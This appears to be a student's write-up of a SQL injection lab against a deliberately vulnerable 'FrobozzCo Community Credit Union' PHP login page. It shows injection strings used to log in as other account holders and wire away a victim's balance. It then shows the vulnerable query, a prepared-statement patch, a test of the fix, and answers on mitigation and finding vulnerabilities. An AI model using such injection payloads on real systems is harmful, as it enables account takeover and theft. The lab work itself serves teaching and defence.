


```
                                              FrobozzCo Community Credit Union
                     FrobozzCo Community Credit Union

   We're working for GUE
    ____________________________________________________________

  Enter your account ID and password and click "submit."

  Account ID Number:             0 OR last='BUSH' --_
  Password (alphanumeric only): any_________________
  Submit
    ____________________________________________________________

  Generated by FCCU.php at Thursday Jan 01st, 1970, 01:34:38

  Done.
```




```
<<<                                   FrobozzCo Community Credit Union (p1 of 2)
                            FrobozzCo Community Credit Union

   We're working for GUE
    __________________________________________________________________________

  Welcome, BYRON BUSH. (Log Out)

                                          (If you aren't BYRON BUSH, click here.)
    __________________________________________________________________________

                                Account Information
                            Account:          1958
                            Balance:         $14157
                           Birthdate:       32451125
                              SSN:         337-00-9449
                             Phone:           2128
                             Email:    byron@frobozzco.com

                                  Account Actions
                                    Wire Funds

  To wire funds: enter the amount (in whole dollars), the receiving bank's routing
           number and receiving account number, and press 'Wire Funds!'
                       Wire amount: $ ____________________
              Routing Number: ____________________ (e.g. 091000022)
              Account Number: ____________________ (e.g. 923884509)

                                    Wire Money

                                  Transfer Money

   To transfer money to another FCCU account holder, select the employee from the
  drop-down menu below, enter an ammount (in whole dollars) to transfer, and press
                                'Transfer Money!'
                      Transfer Amount: $ ____________________
                         Transfer To: [select employee____]

                                  Transfer Money

(NORMAL LINK) Use right-arrow or <return> to activate.
  Arrow keys: Up and Down to move.  Right to follow a link; Left to go back.
 H)elp O)ptions P)rint G)o M)ain screen Q)uit /=search [delete]=history list
```

0 OR 1=1 ORDER BY last ASC LIMIT 1 – as the injection string to wire money




```
→→→                                           FrobozzCo Community Credit Unio
                  FrobozzCo Community Credit Union

 We're working for GUE
  ________________________________________________________________

Enter your account ID and password and click "submit."

Account ID Number:              0 OR 1=1 ORDER BY 1→
Password (alphanumeric only): w___________________
Submit
  ________________________________________________________________

Generated by FCCU.php at Thursday Jan 01st, 1970, 01:34:38

Done.
```




```
←←←                                      FrobozzCo Community Credit Union (p1 of 2)
                        FrobozzCo Community Credit Union

  We're working for GUE
   ___________________________________________________________________________

 Welcome, CARY ANDREWS. (Log Out)
                                              (If you aren't CARY ANDREWS, click here.)
   ___________________________________________________________________________

                               Account Information
                            Account:             8849
                            Balance:            $2388
                           Birthdate:         32480929
                              SSN:           762-00-1802
                             Phone:              1776
                             Email:     cary@frobozzco.com

                                  Account Actions
                                    Wire Funds

 To wire funds: enter the amount (in whole dollars), the receiving bank's routing
           number and receiving account number, and press 'Wire Funds!'
                        Wire amount: $ ____________________
               Routing Number: ____________________ (e.g. 091000022)
               Account Number: ____________________ (e.g. 923884509)

                                    Wire Money

                                  Transfer Money

  To transfer money to another FCCU account holder, select the employee from the
 drop-down menu below, enter an ammount (in whole dollars) to transfer, and press
                                 'Transfer Money!'
                      Transfer Amount: $ ____________________
                         Transfer To: [select employee____]

                                  Transfer Money

(Option list) Hit return and use arrow keys and return to select option.
  Arrow keys: Up and Down to move.  Right to follow a link; Left to go back.
 H)elp O)ptions P)rint G)o M)ain screen Q)uit /=search [delete]=history list
```

Wire $2388 to another account



```
<<<                                            FrobozzCo Community Credit Union (p1 o
                           FrobozzCo Community Credit Union

    We're working for GUE

     ____________________________________________________________________________

   Welcome, CARY ANDREWS. (Log Out)

                                        (If you aren't CARY ANDREWS, click here.)
     ____________________________________________________________________________

                              Account Information
                           Account:         8849
                           Balance:        $2388
                          Birthdate:       32480929
                             SSN:      762-00-1802
                            Phone:          1776
                            Email:    cary@frobozzco.com

                                Account Actions
                                  Wire Funds

   To wire funds: enter the amount (in whole dollars), the receiving bank's routing
              number and receiving account number, and press 'Wire Funds!'
                         Wire amount: $ 2388_______________
                Routing Number: 314159265___________ (e.g. 091000022)
                Account Number: 271828182845________ (e.g. 923884509)

                                  Wire Money

                                Transfer Money

    To transfer money to another FCCU account holder, select the employee from the
   drop-down menu below, enter an ammount (in whole dollars) to transfer, and press
                                'Transfer Money!'
                       Transfer Amount: $ ___________________
                          Transfer To: [select employee____]

                                 Transfer Money

(Form submit button) Use right-arrow or <return> to submit
```



```
<<<                                        FrobozzCo Community Credit Union (p1 of 2)
                           FrobozzCo Community Credit Union

    We're working for GUE

     ____________________________________________________________________________

   Welcome, CARY ANDREWS. (Log Out)

                                        (If you aren't CARY ANDREWS, click here.)
     ____________________________________________________________________________

         Wire of $2388 to bank (314159265) account (271828182845) complete.

                              Account Information
                           Account:         8849
                           Balance:          $0
                          Birthdate:       32480929
                             SSN:      762-00-1802
                            Phone:          1776
                            Email:    cary@frobozzco.com

                                Account Actions
                                  Wire Funds

   To wire funds: enter the amount (in whole dollars), the receiving bank's routing
              number and receiving account number, and press 'Wire Funds!'
                         Wire amount: $ ____________________
                Routing Number: ____________________ (e.g. 091000022)
                Account Number: ____________________ (e.g. 923884509)

                                  Wire Money

                                Transfer Money

    To transfer money to another FCCU account holder, select the employee from the
   drop-down menu below, enter an ammount (in whole dollars) to transfer, and press
                                'Transfer Money!'
                       Transfer Amount: $ ____________________
                          Transfer To: [select employee____]
(NORMAL LINK) Use right-arrow or <return> to activate.
  Arrow keys: Up and Down to move.  Right to follow a link; Left to go back.
 H)elp O)ptions P)rint G)o M)ain screen Q)uit /=search [delete]=history list
```

The amount of the account becomes 0 after we wire.

4)

In order to fix the injection vulnerability,we used the prepared statement :id = ? AND password = ? that can lock the SQL structure. This, then, prevents an attacker from exploiting the statement.


we changed like so (which can also be found in the patch):
From:

```
$query = "SELECT * FROM accounts WHERE id = $id AND password =
'$password'";
        debug($query);
    $result = $mysqli->query($query) or die($mysqli->error());
```


To:

```
$query = $mysqli->prepare("SELECT * FROM accounts WHERE id = ? AND
password = ?");
$query->bind_param("is", $id, $password);
$query->execute();

$result = $query->get_result();
```

For testing this prepared statement, we tried using **0 OR last='BUSH' --** as the injection string to login as the account by the last name BUSH



```
<<<                                        FrobozzCo Community Credit Union
                     FrobozzCo Community Credit Union

  We're working for GUE
   ______________________________________________________________________

 Your ID number and password you entered do not match.

 Please try again.

 Enter your account ID and password and click "submit."

 Account ID Number:           0 OR last='BUSH' --_
 Password (alphanumeric only): Any password is ok_
 Submit
   ______________________________________________________________________

 Generated by FCCU.php at Thursday Jan 01st, 1970, 01:34:38

 Done.
```




```
                        FrobozzCo Community Credit Union
  We're working for GUE
 ____________________________________________________________________
 Your ID number and password you entered do not match.
 Please try again.
 Enter your account ID and password and click "submit."
 Account ID Number:                   ______________________
 Password (alphanumeric only):        ______________________
 Submit
 ____________________________________________________________________
 Generated by FCCU.php at Thursday Jan 01st, 1970, 01:34:38
 Done.






extfield "%s") Enter text. Use UP or DOWN arrows or tab to move off.
                  Enter text into the field by typing on the keyboard
  Ctrl-U to delete all text in field, [Backspace] to delete a character
```

It shows that the ID number and password we entered do not match.Therefore, after fixing,it avoids the SQL injection.


5)

Make a copy for original file:



```
hunter493masb@sqli:/usr/lib/cgi-bin$ sudo cp FCCU.php FCCU.orig.php
hunter493masb@sqli:/usr/lib/cgi-bin$ ls
FCCU.orig.php  FCCU.php
```

Make a patch:



```
hunter493masb@sqli:/root$ sudo diff -Naur /usr/lib/cgi-bin/FCCU.orig.php /usr/lib/cgi-bin/FCCU.php > /root/submission/FCCU.patch
```

Word Problems:

1. Describe how the problems above could be mitigated if not eliminated completely. Sketch out a plan for containing such attacks.

The main way to fix these problems is to change how the app talks to the database. Instead of building SQL with string concatenation, we should use parameterized queries / prepared statements so user input is always treated as data, not code. On top of that, we should add strict input validation (only digits for IDs and amounts, length limits for names, etc.) and run the app with a database user that has the minimum rights it needs (no create/drop/alter, no access to extra tables). The admin interface should be moved off the public Internet (VPN or internal network only) and protected with strong authentication. We should also hide detailed SQL errors from normal users, log suspicious activity on the backend, and, if possible, put a web application firewall in front of the site to block obvious SQL injection patterns before they hit the app.

For containment, the plan would be: as soon as we suspect an attack, we take the FCCU web interface offline or block it at the firewall so no one else can hit it. Then we rotate all sensitive credentials (DB passwords, admin logins) and go through the web server, DB, and network logs to see what accounts were accessed, what queries ran, and which transfers or data reads were suspicious. Based on that, we fix or roll back bad transfers using backups/transaction logs, reset affected accounts, and notify users whose data was probably exposed. Once the vulnerable code is patched (parameterized queries, validation, least privilege) we redeploy it, ideally on a clean system, and add better monitoring, regular security reviews, and testing so similar bugs are caught earlier next time.

2. How useful are debuggers or tools like IDA Pro in assessing vulnerabilities or building exploits? What other approaches can you think of for discovering vulnerabilities?

Debuggers and tools like IDA Pro are useful when we want to see exactly what a program is doing behind the scenes. With a debugger, we can step through the code, watch variables, and see how user input flows to a vulnerable function, which helps confirm if a bug is real and how to trigger it. With IDA Pro or similar tools, we can reverse-engineer a binary, look for dangerous functions, hard-coded SQL, or missing checks, and then use that knowledge to design or refine an exploit. There are also other ways to find vulnerabilities that don’t rely on these tools. We can do manual code review and follow user input through the code, use static analysis tools that scan the source for common patterns (like unsanitized input in SQL queries), run dynamic scanners or fuzzers that send lots of crafted inputs to the app to see what breaks, and do penetration testing where we actively try to attack the system like a real attacker. Using all of these together gives a much better picture than only relying on debuggers or IDA Pro.